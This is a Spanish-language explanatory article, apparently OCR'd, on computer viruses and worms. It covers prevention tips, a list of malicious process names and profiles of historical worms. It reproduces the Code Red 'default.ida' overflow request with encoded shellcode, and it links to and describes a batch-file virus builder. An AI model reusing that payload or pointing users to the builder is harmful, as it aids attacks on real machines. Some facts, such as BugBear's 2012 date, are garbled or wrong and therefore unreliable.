
Virus and Worms

A raíz de la introducción de la informática y los nuevos software que se crean cada día y a los avances tecnológicos, han surgido unos famosos “personajes” que nos acompañan cada vez que nos conectamos a una red, entramos a una página web, descargamos archivos de la web, intercambiamos dispositivos de almacenamiento, leemos nuestro correo, y son los famosos y respetados **VIRUS**, ahora, porque los llamo “famosos y respetados”?, porque como sabemos, un virus que se adosa a nuestra computadora es capaz de dejarnos sin ningún archivo vivo, y a la vez es capaz de dejarnos sin sistema operativo (claro, dependiendo de la potencialidad del virus), hay desde los que solo infectan nuestro registro, hasta los que te dejan sin sistema operativo, también están los que se pueden crear a través de un bloc de notas, los que se crean en DO-S, y los que vienen en los programas bajados de internet como son los famosos “crack”, es por ello que se recomienda tener un antivirus que sea conocido, que esté actualizado, tanto el software como el motor de base de datos de virus, así que daré un pequeño significado sobre lo que son los virus y los gusanos.



VIRUS: Un virus es (según la Real Academia de la Lengua Española) un programa que se introduce subrepticiamente en la memoria de un ordenador que, al activarse, destruye total o parcialmente la información almacenada.

Ahora, yo le doy el significado de, un virus son archivos maliciosos que se adosan en tu computadora y su objetivo es eliminar los registros, los archivos, el sistema, mayormente se adosan en los dispositivos USB, en los archivos que se descargan de internet, y hasta en los mismos programas, con la famosa carpeta y/o archivo “crack”.

¿Cómo protegerse de un virus?

Como sabemos los virus son un dolor de cabeza para los usuarios, sobre todo los que paran descargando software, abriendo e-mails desconocidos, compartiendo su pendrive, e instalando programa p2p, entonces la respuesta a esa pregunta parte de lo siguiente:

No abrir e-mails desconocidos ¿Por qué?, porque la mayoría contiene archivos no solicitados y fácilmente pueden infectar tu computadora, lo mejor es no abrirlos y si el remitente es alguien conocido, contactarse con él y preguntarle si le ha enviado tal mensaje.

No compartir el Pendrive ¿Por qué?, porque si se usan en sitios públicos donde la seguridad es dudosa fácilmente el virus se inyecta y hasta puede malograr el pendrive, por eso se recomienda que cada vez que se conecte a nuestro computador escanearlo con el antivirus que tenemos instalado (actualizado obviamente).

Cuidado con los torrents ¿Por qué?, Nadie nos garantiza que los archivos que se comparte a través de una conexión peer-to peer (p2p) sean totalmente seguros, pues violan los derechos de autor y muchas veces son archivos falsos.

Actualizar el antivirus ¿Por qué?, como lo mencioné mas arriba, el antivirus tiene que estar actualizado, al día, porque si no lo está es muy probable que los virus ingresen fácilmente a nuestro sistema, por ello cada mensaje que nos muestre nuestro antivirus hay que leerlo cuidadosamente y ver que esté en perfectas condiciones.

Una pregunta que casi todos se hacen es **¿Por qué solo hay virus en Windows y no en Linux?,** la respuesta es la siguiente:

- Suelen afectar este sistema operativo, porque es el mas usado en todo el mundo, en MAC y Linux son rara veces que se pueden encontrar este tipo de amenazas, pero tampoco quiere decir que son inmunes, pero**, ¿Por qué siempre a Windows?,** porque cuando se crea el sistema operativo quedan huecos y los llamados “hackers” están pendientes de ese tipo de vulnerabilidades y se las arreglan para tener acceso a esa información y así vulnerar la seguridad, es por ello que la mayoría de virus se encuentran en Windows.

Aquí una lista de los últimos virus que han sido detectados por empresa que expenden software antivirus:

- **JS/EXP.Pede.A:** es de tipo JavaScript, fue descubierto el 12/02/2013 por la empresa Avira Antivir, sus alias son F-Secure: JS / Agent.OQ, Sophos: Mal / ExpJS-N, DrWeb: Exploit.BlackHole.129, infecta sistemas operativos

  como: Windows 2000, Windows XP, Windows 2003, Windows Vista, Windows Server 2008, Windows 7, sus efectos secundarios son: Se puede utilizar para ejecutar código malicioso y descargar un fichero dañino.

- **TR/Sirefef.AG.9:** es de tipo Trojano descubierto el 29/03/2012, sus alias son: Symantec: Trojan.Zeroaccess.C, Mcafee: ZeroAccess.hu, Kaspersky: Trojan.Win32.Small.bngy, TrendMicro: TROJ_SIREFEF.DA, F-Secure: Trojan.Sirefef. RG, Sophos: Mal / ZAccess-CA, Bitdefender: Trojan.Sirefef.RG, Avast: Win64: Sirefef-A [Trj], Microsoft: Trojan: Win32/Sirefef.AG, AVG: Sospecha: virus desconocido, Panda: Trj / OCJ.A PCTools: Trojan.Zeroaccess, Eset: Win32/Sirefef.FA , GData: Trojan.Sirefef.RG, AhnLab: Trojan/Win32.ZeroAccess, Fortinet: W32/Sirefef.CA tr, Ikarus: Backdoor.Win32. ZAccess, Norman: ZAccess.UFM, infecta plataformas tales como: Windows XP, Windows 2003, Windows Vista, Windows Server 2008, Windows 7, los efectos que tiene este trojano son: Puede ser utilizado por los usuarios deshonestos o malware en la configuración de baja seguridad y a su vez reduce las opciones de seguridad.

- **absr.exe -** Virus AUTOUPDER.

- **adaware.exe -** Spyware RAPIDBLASTER**.**

- **adp.exe -** Spyware que se instala con Net2Phone, Limewire, Cydoor, Grokster, KaZaa, etc...

- **Advapi.exe -** Virus NETDEVIL.12

- **Adobes.exe –** No se trata de ningún programa de Adobe, sino de un troyano llamado FLOOD.BA.

- **adstatserv.exe –** Este programa nocivo se hace con el control de tu navegador web y cambia la página de inicio predeterminada.

- **Bargains.exe y bargain.exe –** Estos programas recopilan información sobre tu navegación, y posteriormente, la envían a empresas con fines publicitarios.

- **Belt.exe –** Este programa nocivo es conocido también como A better Inernet. Hace que en tu escritorio aparezca constantemente publicidad y cambia la configuración del navegador.

- **Blank.exe** – Este programa recopila información sobre tus hábitos de navegación, y posteriormente, la envía a empresas con fines publicitarios.

- **bot.exe –** Este programa modifica la página de inicio de tu navegador y desactivas diversas funciones de navegación.

- **bndt32.exe -** Virus LACON.

- **boot.exe -** Virus ELEM.

- **bpc.exe -** Spyware que se instalar con GROKSTER.

- **brasil.exe -** Virus OPASERV.E.

- **Buddy.exe –** Es un programa espía que controla las páginas web que visitas y te envía publicidad.

- **btv.exe –** Es un gusano que se propaga tanto en tu red doméstica como en las redes de empresas, y hasta en la red de la NASA.

- **cd_instal.exe –** Es un programa de espíonaje Cydoor Desktop Media.

- **cekirge.scr -** Virus KERGEZ.A

- **cmd32.exe -** Virus P2P.TANKED
- **cme.exe -** Spyware parte de GATOR.
- **cmesys.exe -** Spyware parte de GATOR
- **cnbabe.exe -** Spyware
- **comcfg.exe -** Virus TOADCOM.A
- **command.exe -** Virus QQPASS.E
- **cpumgr.exe -** Virus PANDEM.B
- **ct_load.exe -** Virus OPASERV.E
- **ctbclick.exe -** Spyware
- **cuo.exe -** Virus BUGBEAR
- **comcfg.exe –** Disminuye el rendimiento de tu PC y desconfigura el sistema.
- **Command.exe –** Esconde virus.
- **ddhelp32.exe -** Virus BIONET.318
- **desire.exe -** Un dialer conecta con webs porno llamando a un 906
- **directx.exe -** Virus SDBOT.D, BLAXE o LOGPOLE
- **dlder.exe -** Se instala con Bearshare, LimeWire, Grokster, Net2Phone, Kazaa
- **dlgli.exe -** Muestra publicidad
- **dllmem32.exe -** Virus KWBOT.E

- **dllreg.exe -** Virus NIBU, BAMBO o DUMARU
- **dssagent.exe -** Spyware
- **dw.exe -** Muestra publicidad
- **dxupdate.exe -** Virus MAFEG
- **desktop.exe –** Probablemente sea un programa dañino.
- **directxset.exe –** Detrás de este proceso se encuentra el virus W32Browney.a.worm.
- **divx.exe –** No tiene nada que ver con DivX. Se trata de un Backdoor.
- **download.exe y downloadplus.exe –** Estos programas se guardan en la carpeta de usuario y acumulan datos que luego se envían por Internet.
- **druid_cchoice. exe –** Este es el troyano Generic.UYD. A menudo el archivo se encuentra en los anexos de los correos electrónicos y no debe abrirse.
- **eraseme_75103. exe –** Si el nombre de un proceso comienza con eraseme, aparte de ser un virus, te están vacilando. (eraseme = bórrame)
- **explorerr.exe -** Es un virus que intenta pasar añadiendo una "r", se hace pasar por el proceso "explorer.exe"
- **enbiei.exe -** Virus BLASTER.F
- **expl32.exe -** Virus RATSOU, HACKTACK
- **explore.exe -** Virus GRAYBIRD.G, NETBUS o HAWAWI
- **FVProtect.exe –** Es un gusano que se envía el solo a toda la lista de tus contactos de correo.
- **fhfmm.exe -** Spyware

- **flydesk.exe -** Spyware
- **gmt.exe –** Es muy probable que detrás de este proceso se encuentre un virus.
- **gain_trickler_ exe -** se instala con varios programas
- **gator.exe -** se instala con varios programas
- **helpexp.exe –** Este proceso espía tus visitas a Internet y te muestra publicidad.
- **hidden.exe y hidden32.exe –** Esconden virus y troyanos.
- **hcwprn.exe -** Spyware
- **helpctl.exe -** Virus GASLIDE
- **https.exe -** Virus MOEGA.D
- **hxdl.exe -** Spyware que se instala con ATTUNE, un complemento de muchos programas
- **hxiul.exe -** Spyware que se instala con ATTUNE, un complemento de muchos programas
- **icon.exe -** Virus RAPIDBLASTER
- **ide.exe -** Virus ASSASIN.F
- **iedll.exe -** Modifica opciones en internet explorer
- **lexplore.exe -** Virus OBLIVION.B
- **iexplore32.exe -** Virus SPEX
- **iexplorer.exe -** Virus LORSIS o RAPIDBLASTER

- **internet.exe -** Virus MAGICCALL

- **ipmon.exe -** Virus RECERV

- **iedriver.exe –** Un programa que recopila tu información personal y te muestra publicidad.

- **isass.exe –** Se trata de un virus, y no hay que confundirlo con lsass.exe.

- **jesse.exe -** Gusano Mepe que se propaga a través de la aplicación de mensajería instantánea MSN Messenger, enviando un mensaje que incluye un enlace a una página web que aloja una copia del gusano. Intenta cerrar las ventanas correspondiente es a diversas herramientas de sistema, como el 'Administrador de Tareas'.

- **kern32.exe -** Virus BADTRANS.A

- **kernel32.exe –** Software dañino.

- **kkcomp.exe -** Spyware

- **kvnab.exe -** Spyware

- **keylogger.exe -** Un keylogger recopila las pulsaciones de tu teclado y las envía a otro equipo.

- **Keymgr.exe –** Permite el acceso a tu ordenador desde Internet.

- **lsa.exe –** Graba tus contraseñas y las envía por Internet.

- **liqad.exe -** Spyware

- **liqui.exe -** Spyware

- **load32.exe -** Virus NIBU,BAMBO o DUMARU

- **Microsoft.exe –** Esconde el gusano GAOBOT que instala software dañino en tu PC.

- **mscache.exe –** Muestra publicidad en tu escritorio, y la añade como favoritos a tu navegador.

- **MSUpdate.exe –** Reúne datos de tu sistema y los envía a través de Internet.

- **messenger.exe -** Virus KUTEX

- **mp3search.exe -** Spyware LOP.COM

- **mptask.exe -** Virus LALA, DOWNLOADER-BN.B o AOT

- **msbb.exe -** Spyware que se instala con varios programas, muestra publicidad

- **msblast.exe -** Uno de los más famosos de los últimos tiempos.

- **mscom32.exe -** Virus BESTY.H

- **msiexec16.exe -** Virus OPTIX PRO

- **mslaugh.exe -** Virus BLASTER.E

- **mslogon.exe -** Spyware.

- **msnet.exe -** Virus SDBOT o BOA

- **mstask32.exe -** Virus YAHA.P

- **mstray.exe -** Virus WUKILL.A

- **NavPass.exe –** Baja archivos de Internet y los copia a tu PC.

- **nabv32.exe -** Virus TITOG.C

- **netd32.exe -** Virus RANDEX.F o SDBOT.R
- **newsupd.exe -** Spyware
- **njgal.exe -** Virus KILO
- **npnsdad.exe -** Spyware
- **npnzdad.exe -** Spyware
- **nstask32.exe -** Virus RANDEX.E
- **ocx.dll.exe –** Se trata de un troyano.
- **olehelp.exe –** Se trata de otro troyano.
- **owmngr.exe -** Spyware que cambia la configuración de internet explorer y muestra publicidad.
- **patch.exe –** Detrás de él se esconden varios parásitos, como W32.Netbus, W32.Backdoor, Nibu o W32.Dumaru.
- **rb32.exe -** Virus RAPIDBLASTER
- **rcsync.exe** - Muestra publicidad
- **realevent.exe -** Muestra publicidad
- **realsched.exe -** Se instala con realone player, ralentiza el sistema
- **real-tens.exe -** Spyware
- **regcmp32.exe -** Virus POLDO.B
- **registry.exe -** Virus DOWNLOADER.CIL E
- **regloadr.exe -** Virus GAOBOT.AO

- **regscanr.exe -** Virus OPTIX LITE FIREWALL BYPASS
- **regsrv.exe -** Virus OPTIXPRO.11
- **run_cd.exe -** Virus GHOST.23
- **runapp32.exe -** Virus NEODURK
- **rundli32.exe -** Virus LADE
- **rundll16.exe -** Virus SDBOT.F

- **safe.exe y safenow.exe –** Programa espía que se instala al instalar programas P2P.
- **SearchNav.exe–** Programa que recoge hábitos sobre tu navegación y los envía a algunas empresas.
- **service5.exe –** Detrás de él se esconde el gusano GAOBOT.
- **sp.exe –** Es un programa que captura las pulsaciones de tu teclado y provoca inestabilidad en tu sistema.
-
- **savenow.exe -** Virus SPREDA.B.
- **svchosl.exe -** Virus GAOBOT.P
- **svchosts.exe -** Virus SDBOT
- **svch0st.exe -** Virus GRAYBIRD
- **synchost.exe -** Virus RIP JAC
- **sysconf.exe -** Virus SDBOT
- **sysldr32.exe -** Virus GAOBOT

- **sysreg.exe -** Cambia la configuración del internet explorer y muestra publicidad

- **system.exe -** Virus CHILI, NULLBOT, FULAMER.25, GATECRASH.A

- **systray32.exe -** Virus DABOOM

- **Taskbar.exe –** Gusano llamado W32.Frethem que se envía a todas tus direcciones de correo agregadas.

- **testing.exe –** Gusano que se extiende por las redes P2P. Hace que dejen de funcionar algunas funciones de Windows.

- **tmp.exe –** Se trata de un programa espía.

- **tsl.exe –** Recopila datos personales y luego los envía por Internet.

- **tvm.exe -** Este programa modifica constantemente la página de inicio de Internet Explorer y muestra ventanas de publicidad.

- **twain_16.dll.exe –** Se trata de un programa espía.

- **tasktray.exe -** Spyware

- **teekids.exe -** Virus BLASTER.C

- **ttps.exe -** Cambia la página de búsqueda del internet explorer y muestra publicidad

- **virus_cleaner. exe -** Virus PANOL (PANOLi)

- **wincomm.exe –** Se distribuye por mail e instala software peligroso.

- **Windows.exe –** Impide que arranque el sistema operativo Windows.

- **winxp.exe –** Programa dañino que llega a tu PC por mail.

- **wanobsi.exe -** Modifica la página de búsqueda de Internet Explorer.
- **win32_i.exe -** Se trata de un Spyware
- **win32API.exe -** Modifica la página de búsqueda de Internet Explorer.
- **win32us.exe -** Se conecta con webs pornográficas.
- **wincfg32.exe -** Virus SILVERFTP.
- **wincomp.exe -** Se trata de un Troyano.
- **windex.exe -** Virus GAOBOT.BM.
- **windll.exe -** virus TRYNOMA, STEALER.
- **windll32.exe -** virus MSNPWS, ASTEF, RESPAN.
- **windows.exe -** virus QQPASS.E, KAZMOR, BOBBINS ALADINZ.D.
- **winhelp.exe -** virus LOVGATE.G.
- **winkrnl386.exe -** virus ZEBROXY.
- **winmgm32.exe -** virus SOBIG, LALAC.C.
- **wininit.exe -** virus BYMER.
- **winlogin.exe -** virus RANDEX.E.
- **winnet.exe -** Es uno de los peores spywares, se instala con Imesh.
- **winservices.exe -** virus YAHA.K, YAHA.M.
- **winservn.exe -** spyware.
- **winsys32.exe -** virus CIGIVIP, RECKUS.

- **winsystem.exe -** virus WHITEBAIT.
- **wintask.exe -** virus HIPO, NAVIDAD, LEMIR.F.
- **winupdate.exe -** virus BMBOT, RADO.
- **winz32.exe -** virus KWBOT.Z, SDBOT.Q.
- **wnad.exe -** Spyware que muestra publicidad.
- **wupdated.exe -** virus MOEGA.
- **w32NTupdt.exe -** Gusano Mytob-AG que incluye un troyano de puerta trasera que permite el acceso no autorizado al equipo infectado a través de canales IRC.
- **xpservicepack. exe –** No es el Service Pack, es un virus.

Bien, como hemos visto hay una lista de virus y gusanos propagados por toda la web y hay desde la A hasta la Z, entonces tenemos que tomar nuestras precauciones y mantener actualizado nuestros antivirus y si tenemos un antimalware, también tenerlo actualizado.

GUSANOS (WORMS): Los gusanos son Malwares que se duplican así mismo dentro de la computadora sin que el usuario se dé cuenta o sepa de su existencia, mayormente se propagan a través de las redes utilizando los mecanismos de éstas y que no requiere respaldo de software o hardware (como disco duro, un programa host, un archivo, etc) para difundirse, también son conocidos como los **virus de la red.**

Los gusanos actuales se diseminan actualmente con usuarios de correo electrónico en especial de Outlook (me imagino que ahora tendrá una buena seguridad), mediante el uso de mensajes adjuntos que contienen instrucciones que recolectan la lista de la libreta de direcciones y envía copias de ellos mismos a todos los destinatarios.

¿Cómo protegerse de los gusanos?

Es una pregunta que todos nos hacemos y que sin embargo hasta el más experto no podría responder, la respuesta es muy sencilla, simplemente no hay que abrir esos mensajes “cadenas” porque contienen archivos maliciosos que se adosan a tu computador, ahora las extensiones más famosas que pueden contener archivos infectados, son las siguientes:

- **exe**
- **com**
- **Bat**
- **Pif**
- **Vbs**

- **Scr**
- **Doc**
- **Xls**
- **Msi**
- **Eml**

Como vemos hay variedad en las extensiones de los gusanos, y la mayoría son las extensiones que comúnmente tienen nuestros archivos.

A continuación mencionaré los gusanos más famosos que se encuentran en la web:

- **ILOVEYOU** (VBS/Loveletter o Love Bug worm): Es un gusano escrito en Visual Basic que se propaga a través de correo electrónico y de IRC (Internet Relay Chat), dicho gusano es uno de los archivos maliciosos más famoso y que ha infectado tanto a empresas pequeñas como a multinacionales.

Tiene la apariencia de un mensaje de correo con el tema “ILOVEYOU” con el fichero adjunto LOVE-LETTER-FOR-YOU.TXT.vbs, aunque la extensión “vbs” puede ocultarse y simplemente queda como un archivo de texto, dicho gusano cuando es abierto infecta nuestra máquina y se intenta autoenviar a todo lo que tengamos en las agendas de OutLook (incluidas las agendas globales corporativas).

- **Blaster** (Lovsan o Lovesan): Se trata de un virus con una capacidad de propagación muy elevada. Esto lo consigue porque hace uso de las vulnerabilidades de los sistemas como Windows NT, 2000, XP y 2003 (son los únicos afectados) conocida como “Desbordamiento de búfer en RPC DCOM”. Se propaga usando el puerto TCP 135, que no debería estar accesible en los sistemas conectados a internet, los efectos destructivos consisten en lanzar ataques de denegación de servicios con el web de Microsoft “Windows update” y quizá provocar inestabilidad en el sistema infectado.

- **Sobing Worm:** Es un gusano cuya objetivo es difundirse por correo electrónico hacia todas las direcciones electrónicas encontradas dentro de los ficheros de extensiones: **.txt, .eml, .html, .dbx,** y **.wab**. El remitente del correo infectado por dicho gusano aparece con el nombre de: **“big@boss.com”**.

- **Klez:** Este virus explota la vulnerabilidad de internet explorer y es capaz de autoejecutarse con solo visualizar el correo electrónico infectado. Dicho virus es capaz de impedir el arranque del sistema y de inutilizar ciertos programas.

- **Melissa (“Mailissa”, “Simpsons”, “kwyjibo”, “kwejeebo”):** Este virus es conocido como: “**W97M_Melissa** o **“Macro.Word97.Melissa”**. Dicho virus no llega a nuestra bandeja de correo enviado por alguien como conocido (**como el Happy99)**. Dicho mensaje, incluye el asunto (en ingles): **“Important message from…”** (Mensaje importante de…) y en el cuerpo del mensaje: **“Here is that document you asked for … don’t show anyone else ;-)“** donde se indica que dicho documento fue solicitado por usted y que es confidencial y no debe mostrárselo a nadie (muy seguro para ser real). Este virus infecta a MS WORD y a la vez a todos los archivos que se abren, cambia ciertas configuraciones para facilitar la infección y

también se auto-envia por correo electrónico proveniente del usuario a las primeras 50 buzones de la libreta de dirección de su correo.

- **Sasser (Big One):** Gusano que se propaga a otros equipos y aprovecha la vulnerabilidad en el proceso LSASS (Local Security Authority Subsytem). Solo afecta a equipos con el sistema operativo Windows 2000/XP y Windows Server 2003 sin actualizar. Los síntomas de la infección son las siguientes: Aviso de reinicio del equipo en 1 minuto y tráfico en los puertos TCP 445, 5554, y 9996.

- **Nimda**: Gusano troyano que emplea tres métodos de propagación diferente: a travez de correo electrónico, carpetas de red compartida o servidores que tengan instalado IIS (empleando el “exploit” Web Directory Traversal). Descarga en el directorio C:\\Windows\Temp un fichero (meXXX.temp.exe, un correo en el formato EML) que contiene un fichero que será enviado adjunto con el gusano.

- **Code Red**: Este virus ataca configuraciones más complejas, que no son implementadas por el usuario final, su impacto fue menos que el SirCam. Cabe destacar las 2 mutaciones basadas en este virus que circulan por internet **Codered.C** y el **Codered.D**., dichos gusanos utilizan la misma técnica pero variando su carga destructiva.

- **CIH(Chernobyl** o **Spacefiller):** El código fuente de dicho gusano llamado CIH (capaz de sobrescribir en determinadas circunstancias el BIOS y dejar la máquina absolutamente inoperante). En internet se encuentran diversos kits de creación de virus y otras tantas linduras y lo peor es que están al alcance de todos. Esta información alienta a otros programadores de virus a generar más virus, incluso a auténticos aficionados (“lamercillos” y crackers), a sentirse como niños en dulcería con el simple hecho de jugar con estas cosas.

- **ExploreZip:** Este gusano también es conocido como **I-Worm.ZippedFiles**, este gusano es totalmente destructivo y ataca a los equipos que ejecuten sistemas como Microsoft Windows, dicho gusano fue descubierto por primera vez en Israel el 6 de Junio de 1999. Dicho gusano utiliza Microsoft Outlook, Outlook Express o Exchange para sí mismo y enviarse a los

- mensajes de correo no leídos. El archivo adjunto de correo es **Zipped_files.exe**. Este gusano también busca en las unidades asignadas y las computadora en red para la instalación de Windows, si las encuentra se copia en la carpeta \Windows del equipo remoto y modifica el archivo Win.ini de la computadora infectada.

- **PrettyPark**: También conocido como "Trojan.PSW.CHV" es un gusano de internet que roba contraseñas y una puerta trasera al mismo tiempo, también se informó que fue difundido en Europa Central en Junio de 1999. También hubo un brote de este gusano en Marzo del 2000. Existen varias variantes de PrettyPark conocidas, pero todos tienen la misma funcionalidad. Este gusano también infecta servidores de IRC y son los siguientes:

```
irc.twiny.net
irc.stealth.net
irc.grolier.net
irc.club-internet.fr
ircnet.irc.aol.com
irc.emn.fr
irc.anet.com


irc.insat.com
irc.ncal.verio.net
irc.cifnet.com
irc.skybel.net
irc.eurecom.fr
irc.easynet.co.uk
```

- **Code Red Worm:** Es un gusano que fue descubierto el 13 de Julio del 2001. Atacó a equipos que ejecutan Microsoft IIS del servidor web. El mayor grupo de ordenadores infectado por este virus se registró el 19 de Julio de 2001, el número de host infectados alcanzó los 359.000. El gusano ataca la vulnerabilidad de indexación distribuida con IIS, descrita en Microsoft Security Bulletin MS01-033. El gusano se extiende utilizando un tipo común de la vulnerabilidad conocida como un “desbordamiento de búfer”, lo hizo mediante una larga serie de “N” el carácter repetido a desbordar un búfer, lo que permite al gusano ejecutarse.

Ejemplo de ataque


```
GET / default.ida? NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN
% U9090% u6858% u7801% ucbd3% u9090% u6858% u7801% ucbd3
% U9090% u6858% u7801% ucbd3% u9090% u9090% u8190% u00c3
% U0003%%% u8b00 u531b% u0078% u0000 u53ff% u00 = a HTTP/1.0
```

- **W32/Klez:** Es un gusano independientemente malicioso que utiliza recursos de la computadora o de la red para hacer copias completas de sí mismo. Puede incluir código u otro malware que puede infectar el sistema y la red. Dicho gusano deja caer el virus llamado EXE polymporphic Elkern. Este gusano se originó el Asia, China, prosiblemente Hong Kong y las primeras infecciones se localizaron la madrugada del 26 de Octubre del 2001. El mensaje no contiene texto en el cuerpo y el nombre del archivo adjunto es aleatorio.

- **BugBear**: Es un potente virus que se propagó a principios de Octubre del 2012, infectando miles de ordenadores personales y de negocios. Es similar a KLEZ, en términos de enfoque de invasión y proliferación rápida. BugBear aprovecha una vulnerabilidad en una versión anterior a Microsoft Outlook y Outlook Express que permite que el virus se propague a través de las direcciones de correo electrónico encontradas en el disco duro del ordenador. Un equipo infectado abre una puerta trasera en el puerto 36794/tcp que expone al ordenador y sus archivos para que pueda ser controlado por un usuario remoto. BugBear también es conocido como:

  Tanat
  Tanatos
  Worm_Natosta.A
  W32/Bugbear

- **W32/Opaserv.Worm**: Este virus infecta los sistemas operativos: Windows 95, 98, ME, NT, 2000 y Windows XP y también recibe los siguientes nombres: W32/Opaserv.worm, W32/Opaserv-A, Win32.Opaserv, WORM_OPASOFT.A y Worm.Win32.Opasoft. Cuando el gusano se ejecuta realiza las siguientes acciones: Verifica la existencia de la entrada 'ScrSvrOld' en la clave de registro.




Al existir la entrada el virus elimina el archivo que se encuentra esa ruta. En caso de no encontrarla el gusano añadirá en el registro:

ScrSvr %windir%\ScrSvr.exe

Windir hace referencia al directorio donde se encuentra instalado el sistema.

Con este valor en el registro dicho gusano asegura su funcionamiento a la hora del arranque del sistema. Una vez comprobada la presencia del virus en el registro, verifica si el gusano se está ejecutando con el archivo “%windir%\ScrSvr.exe”, si no lo encuentra se copia así mismo con ese nombre en la carpeta del sistema y añade el valor:

“ScrSvrOld”
A la clave del registro:



La propagación de este virus se realiza a través de un escaneo de direcciones comprobando si el protocolo NetBIOS(puerto 137 TCP), se encuentra abierto, el escaneo se realiza en aquellas máquinas pertenecientes a la subred de la máquina infectada. De este modo, W32.Opaserv.Worm listará los recursos compartidos de la unidad “C:\”, copiándose en cada recurso encontrado como: “C:\Windows\Scrsvr.exe”

Muy bien, hasta el momento hemos visto los virus y gusanos más “famosos” que existen y han existido, ahora que estamos hablando de este tema, pasaré a explicar sobre “**SQL SLAMMER”** no vayan a pensar que tenga ver con SQLSERVER o MYSQL, para nada, es un gusano “famoso” que pasaré a explicar a continuación:

SQL SLAMMER: como sabemos y previamente leído, los gusanos o también llamados “worms” son virus informáticos, entonces haciendo mención a dicho gusano, su objetivo era causar una denegación de servicio en algunos host de internet, a la vez volviendo lento el tráfico de internet, la fecha que causó este tipo de ataque fue un 25 de enero de 2003, incluso volvió inaccesible el acceso a internet en Corea del Sur, dicho gusano se propagó de una manera muy rápida e infectó a unas 75 mil víctimas en 10 minutos, a pesar del nombre como indiqué más arriba, no se trata de SQL, ni tampoco usa lenguaje SQL, sino que explota un bug que infecta los productos Microsoft SQL Server y MSED de Microsoft, ahora que ya sabemos de qué se trata, pasaremos a explicar su modo de infección, dicho gusano generaba direcciones IP aleatorias y se mandaba así mismo a esas direcciones. Si dicho sistema no está protegido con un antivirus o si lo cuenta y no está actualizado, es vulnerable y dicho gusano lo infectará y dicho sistema se convertirá en propagador del gusano, y como todo gusano aprovecha vulnerabilidades de Windows previamente reportadas.

SQL SLAMMER proviene de un gusano WARHOL y este término está basado en un frase de Andy Warhol: “En el futuro, todo tendrán 15 minutos de fama” (creo que hasta ahora se sigue usando esa frase, sobre todo con los slammers).


Ahora veremos un creador de archivos con extensión .bat, colocaré solo imágenes de las cosas que puede hacer dicho software.

Batch File Virus Creator

En mi caso utilicé “Sonic bat – Batch File Virus Creator”, aquí está el link de descarga, pero ya saben utilizarlo de forma educativa :D (todos los botones que se aprecian, no los he probado por un medio de seguridad, solo explico lo que se supone que hace) http://www.mediafire.com/download.php?ijzjmx3kd3t


Esta es la presentación del dicho software

En la parte superior izquierda se puede apreciar las opciones de apagado y puedes colocar un pequeño mensaje y un tiempo determinado



Como se ve, más abajo aparece un botón llamado “Add Code”, ahora para generar el archivo se presiona en el botón que se encuentra en el medio de la ventana llamado “Build”


En la parte más abajo un cuadro que dice “Swap Mouse Buttons” donde dice:” el efecto no es permanente, vuelve a la normalidad cuando se reinicia el sistema”




En la parte del medio hay un panel donde dice “change log on password”

Al lado derecho hay un panel que duce Startup o “Empezar con”

En la parte superior derecha hay un panel que dice “Folder – Floots” o “inundación de folders”




En la parte inferior izquierda, hay un panel que dice Change Date o “cambiar fecha”




En la parte del centro se puede apreciar un panel que dice “Rename Drive”.

En la parte derecha hay otro panel que dice change time o “cambiar fecha”



Más abajo salen algunas cosas adicionales que les pueden servir



